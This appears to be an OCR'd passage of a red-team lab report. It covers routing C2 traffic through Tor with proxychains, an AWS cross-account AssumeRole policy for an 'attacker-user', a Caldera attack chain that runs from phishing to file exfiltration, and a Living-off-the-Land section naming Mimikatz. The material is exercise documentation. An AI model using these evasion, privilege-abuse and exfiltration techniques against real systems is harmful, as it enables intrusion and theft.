


Network Evasion: Route C2 traffic through Tor using proxychains. Summarize in 50 words.

(a) Tor Install


(b) Proxychains changes to route C2 traffic through Tor

Mode----> dynamic_chain



Sock4 for port and loopback

(c) Check Connectivity



Summarize

For full anonymity, set up your C2 server as a Tor hidden service. This way, traffic never leaves the Tor network. Tor adds latency and may break some tools due to protocol differences. In the above example, msfconsole traffic going through Tor network.


5. Cloud Privilege Abuse Simulation

Tools: Pacu, awscli, ScoutSuite.

Tasks: Simulate privilege abuse in a cloud environment.

Privilege Abuse: Exploit a service principal or cross-tenant misconfiguration in AWS. Log:

(a) AWS Test Users with Group permissions




(b) Policy added user specific

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# aws iam list-attached-user-policies --user-name UserA
{
    "AttachedPolicies": [
        {
            "PolicyName": "IAMReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
        }
    ]
}

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# aws iam list-attached-user-policies --user-name UserB
{
    "AttachedPolicies": [
        {
            "PolicyName": "IAMReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
        }
    ]
}

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

(c) Cross tenant policy example




```json
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::111122223333:user/attacker-user"  // Your IAM User/Role
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

Summary:

In the above example, UserA member of GroupA with EC2 full access permission and IAMreadonlyaccess want to access UserB identity of GroupB which IAMreadonlyaccess and S3access permission. Cross tenant policy example shown above, where if UserB have policy like above then UserA can access the resources.


6. Automated Attack Orchestration

Tools: Caldera, Red Team Automation (RTA).


Tasks: Automate a multi-phase attack scenario.


Orchestration: Use Caldera to automate a phishing-to-exploitation chain.

(a) Caldera server dashboard





(b) Set ability






(c) Zip a folder with PowerShell for staging in a Temp







(d) Change compress file name




(e) Adversary Profile






(f) Running the operation



(g) Exfiltrated file received on python3 web server



Summary:

Here we are using caldera framework and emulate an attack chain that traverses from Initial Access to Achieving the Objective. We follow given below flow diagram for this test.

Initial access--->Execution---->Persistence---->Discovery---->Collection---->Exfiltration

7. Living-Off-the-Land Lab

Tools: PowerShell, WMI, Mimikatz.

Tasks: Execute attacks using native tools, harvest credentials.

